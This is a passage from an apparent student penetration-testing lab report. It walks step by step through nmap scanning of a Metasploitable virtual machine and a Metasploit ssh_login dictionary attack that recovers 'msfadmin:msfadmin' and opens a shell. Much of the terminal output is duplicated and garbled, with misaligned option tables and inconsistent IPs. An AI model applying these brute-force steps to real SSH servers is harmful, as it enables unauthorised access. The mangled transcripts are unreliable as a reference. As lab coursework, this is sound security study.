
(kali@kali)-[~]
```

Figure 5: Screenshot of available ports of the targeted network along with their versions

3.2.4. Vulenrability Analysis

Step 3 :

Out of all these open ports, we will exploit through SSH(port 22). With the command used in step 2 contains information of all ports but we will be focusing only on the port 22. So we will execute the command `nmap -p 22 -sV 10.0.2.14` where `-p` represents the port number 22. So this command provides us the information of port 22 along with its status, services and versions.



```

kali@kali: ~
File Actions Edit View Help
└─$ nmap -sV 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 11:34 EDT
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 11:35 (0:00:01 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 11:35 (0:00:00 remaining)
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 11:35 (0:00:00 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:46:D5:A2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.94 seconds

(kali@kali)-[~]
└─$ nmap -p 22 -sV 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 11:37 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0016s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:46:D5:A2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.24 seconds

(kali@kali)-[~]
└─$

```

Figure 6: Screenshot of scanning ssh with nmap

Step 4:

[illegible]

Figure 7: :Screenshot of entering into metasploitable framework

Step 5:

As we have msf6 into the cmd that states that we have entered on metasploitable framework. Then the command search auxiliary ssh login has been executed ,it then displays the matching modules for the cmd used after the word use .Similarly we have further use command “use auxillary/scanner/ssh/ssh_login” as we will target this module to assess into the system.After the command the red highlighted words in the brackets indicates that we have successfully accessed into the ssh system.

```
msf6 > search auxiliary ssh login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal	No	Apache Karaf Default Credentials Command Execution
1	auxiliary/scanner/ssh/karaf_login		normal	No	Apache Karaf Login Utility
2	auxiliary/scanner/ssh/cerberus_sftp_enumusers	2014-05-27	normal	No	Cerberus FTP Server SFTP Username Enumeration
3	auxiliary/scanner/http/cisco_firepower_login		normal	No	Cisco Firepower Management Console 6.0 Login
4	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Check Scanner
5	auxiliary/scanner/ssh/ssh_login_pubkey		normal	No	SSH Public Key Login Scanner

```

Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Figure 8: Screenshot of searching auxiliary module and accessing into appropriate auxiliary module

Step 6:

After accessing into the system we use the command “show options” this displays the module options and provides us the knowledge of the current settings that let us know we should now further set the RHOST,USERPASS_FILE and STOP_ON_SUCCESS.

```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):

```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

```

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Figure 9: Screenshot of auxiliary scanner module along with their settings

Step 7:

Here the Remote Host will be set, it specifies the ip address of the target machine we want to interact with. So the command set RHOST 10.0.2.15 sets the remotes host as 10.0.2.15 which is the ip of our target .

```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ---                -
  ANONYMOUS_LOGIN      false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false           no        Add all passwords in the current database to the list
  DB_ALL_USERS         false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD              no              no        A specific password to authenticate with
  PASS_FILE             no              no        File containing passwords, one per line
  RHOSTS                yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                22             yes       The target port
  STOP_ON_SUCCESS       false           yes       Stop guessing when a credential works for a host
  THREADS               1              yes       The number of concurrent threads (max one per host)
  USERNAME              no              no        A specific username to authenticate as
  USERPASS_FILE         no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false           no        Try the username as the password for all users
  USER_FILE             no              no        File containing usernames, one per line
  VERBOSE               false           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
[!] Unknown datastore option: STOP_ON_SUCCESS. Did you mean STOP_ON_SUCCESS?
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Figure 10: Screenshot of setting Remote Host in auxiliary module

Step 8:

Inorder to perform brute-force we need to perform dictionary attack so I have created a file in notepad that consists list of few of the passwords.




Figure 11: Screenshot of file consisting list of password for dictionary attack

Step 9:

In the another terminal of kali ,at first all the documents are listed, as the password file was saved into desktop,so the working directory changed into desktop where we got to know the working directory of the password file and the working directory was copied.

```

kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~]
$ ls
1  ad  [class,cat]  ball  [Computng]  goat  OperatingSystem  test  Videos
a  ak  class,cat  Desktop  Islington  Pictures  test1  W7
a{b  Aniska  class.txt  Documents  laptop  Public  test2  W8
ab  Aniska.txt  class.txt,cat  Downloads  Music  summer  test3  W8
ac  apple  Computing  Fun.save  My_project  Templates  triumph  zphisher

(kali@kali)-[~]
$ Desktop
(kali@kali)-[~/Desktop]
$ ls
Password
(kali@kali)-[~/Desktop]
$ pwd
/home/kali/Desktop
(kali@kali)-[~/Desktop]
$

```

Figure 12: Screenshot of checking current working directory of the password file

Step 10:

The command set STOP_ON_SUCCESS true was executed, so when we are running brute-force attack auxiliary module this command sets the attack to be stopped immediately after we crack password. Similarly the another command set USERPASS_FILE has been executed along with the working directory of the password document that we copied in the step 10.

```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ---                -
  ANONYMOUS_LOGIN      false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false           no        Add all passwords in the current database to the list
  DB_ALL_USERS         false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD             none            no        A specific password to authenticate with
  PASS_FILE            /Desktop        no        File containing passwords, one per line
  RHOSTS               yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT               22             yes       The target port
  STOP_ON_SUCCESS      false           yes       Stop guessing when a credential works for a host
  THREADS              1              yes       The number of concurrent threads (max one per host)
  USERNAME             none            no        A specific username to authenticate as
  USERPASS_FILE       none            no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS        false           no        Try the username as the password for all users
  USER_FILE            none            no        File containing usernames, one per line
  VERBOSE              false           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
[!] Unknown datastore option: STOP_ON-SUCCESS. Did you mean STOP_ON_SUCCESS?
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE //home/kali/Desktop
USERPASS_FILE => //home/kali/Desktop
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE //home/kali/Desktop/Password
USERPASS_FILE => //home/kali/Desktop/Password
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Figure 13: Screenshot of settings the attack to stop after password match along with the home directory of the password

Step 11:

Inorder to check the whether the commands we have been set in a right way or not the command “show options is executed which displays all the information of the auxiliary module along with the updates we have made in the current setting few steps above. So as shown is the screenshot below it is ensured that the current settings have been updated in a correct manner so we will proceed towards exploiting.

```

File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ---                -
  ANONYMOUS_LOGIN      false            yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false            no        Try each user/password couple stored in the current
  DB_ALL_PASS          false            no        Add all passwords in the current database to the lis
  DB_ALL_USERS         false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current data
  DB_SKIP_EXISTING     none             no        base (Accepted: none, user, user@realm)
  PASSWORD              no               no        A specific password to authenticate with
  PASS_FILE             no               no        File containing passwords, one per line
  RHOSTS                10.0.2.15       yes       The target host(s), see https://docs.metasploit.com/
  RHOSTS                10.0.2.15       yes       docs/using-metasploit/basics/using-metasploit.html
  RPORT                 22              yes       The target port
  STOP_ON_SUCCESS       true             yes       Stop guessing when a credential works for a host
  THREADS               1               yes       The number of concurrent threads (max one per host)
  USERNAME              no               no        A specific username to authenticate as
  USERPASS_FILE        //home/kali/Desktop/Password no           File containing users and passwords separated by spa
  USERPASS_FILE        //home/kali/Desktop/Password no           ce, one pair per line
  USER_AS_PASS          false            no        Try the username as the password for all users
  USER_FILE             no               no        File containing usernames, one per line
  VERBOSE               false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Figure 14: Screenshot of ensuring the updates details has been set correctly

Step 12:

Now it's the time to exploit as all the settings has been set we execute the command exploit. So the bruteforce attack begins.

```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):


| Name             | Current Setting              | Required | Description                                                                                            |
|------------------|------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                        | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                        | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                            | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                        | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                        | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                        | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                         | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&realm)            |
| PASSWORD         |                              | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                              | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 10.0.2.15                    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22                           | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | true                         | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                            | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                              | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    | //home/kali/Desktop/Password | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                        | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                              | no       | File containing usernames, one per line                                                                |
| VERBOSE          | false                        | yes      | Whether to print output for all attempts                                                               |


View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 10.0.2.15:22 - Starting bruteforce

```

Figure 15: Screenshot of exploiting ssh using brute force attack

Step 13:

We could see our brute force attack has been successful as it showed success with the msfadmin which reflects that it is the username and password of our target system.

```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting      Required  Description
  ----                -
  ANONYMOUS_LOGIN      false                yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false                no        Try each user/password couple stored in the current
  DB_ALL_PASS          false                no        database
  DB_ALL_USERS         false                no        Add all passwords in the current database to the lis
  DB_SKIP_EXISTING     none                 no        t
  PASSWORD             no                   no        Add all users in the current database to the list
  PASS_FILE            no                   no        Skip existing credentials stored in the current data
  RHOSTS               10.0.2.15            yes       base (Accepted: none, user, user@realm)
  RPORT                22                  no        A specific password to authenticate with
  STOP_ON_SUCCESS      true                 no        File containing passwords, one per line
  THREADS              1                    yes       The target host(s), see https://docs.metasploit.com/
  USERNAME             no                   no        docs/using-metasploit/basics/using-metasploit.html
  USERPASS_FILE        //home/kali/Desktop/Password no         The target port
  USER_AS_PASS         false                no        Stop guessing when a credential works for a host
  USER_FILE            no                   no        The number of concurrent threads (max one per host)
  VERBOSE              false                yes       A specific username to authenticate as
  VERbose              no                   no        File containing users and passwords separated by spa
  VERbose              no                   no        ce, one pair per line
  VERbose              no                   no        Try the username as the password for all users
  VERbose              no                   no        File containing usernames, one per line
  VERbose              yes                 yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.15:22 - Starting bruteforce
[+] 10.0.2.15:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24
(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(m
sfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.14:37005 → 10.0.2.15:22) at 2025-03-29 12:04:20 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Figure 16: Screenshot of successful brute-force attack with the correct credentials

Step 14:

After successful brute-force attack, further we will interact with active sessions using the command `sessions -i` and 1 refers to the sessions number which we will be interacting with and the interaction begins.

```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):


| Name             | Current Setting              | Required | Description                                                                                            |
|------------------|------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                        | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                        | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                            | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                        | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                        | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                        | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                         | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&realm)            |
| PASSWORD         |                              | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                              | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 10.0.2.15                    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22                           | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | true                         | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                            | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                              | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    | //home/kali/Desktop/Password | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                        | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                              | no       | File containing usernames, one per line                                                                |
| VERBOSE          | false                        | yes      | Whether to print output for all attempts                                                               |


View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 10.0.2.15:22 - Starting bruteforce
[+] 10.0.2.15:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.14:37005 → 10.0.2.15:22) at 2025-03-29 12:04:20 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

```

Figure 17: Screenshot of meterpreter shell interacting with ID 1

Step 15:

The interaction begins, we enter into a Meterpreter shell where whoami command is runned.

```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):


| Name             | Current Setting              | Required | Description                                                                                            |
|------------------|------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                        | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                        | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                            | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                        | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                        | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                        | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                         | no       | Skip existing credentials stored in the current database (Accepted: none, user, user6realm)            |
| PASSWORD         |                              | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                              | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 10.0.2.15                    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22                           | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | true                         | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                            | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                              | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    | //home/kali/Desktop/Password | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                        | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                              | no       | File containing usernames, one per line                                                                |
| VERBOSE          | false                        | yes      | Whether to print output for all attempts                                                               |


View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 10.0.2.15:22 - Starting bruteforce
[+] 10.0.2.15:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.14:37005 → 10.0.2.15:22) at 2025-03-29 12:04:20 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
whoami

```

Figure 18: Screenshot of interacting with active session of target system as whoami

Step 16 :

The output resulted in as msfadmin, which means we are logged in as msfadmin into our target system.

```

kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting      Required  Description
  ----                -
  ANONYMOUS_LOGIN      false                yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                   yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false                no        Try each user/password couple stored in the current
  DB_ALL_PASS          false                no        database
  DB_ALL_USERS         false                no        Add all passwords in the current database to the lis
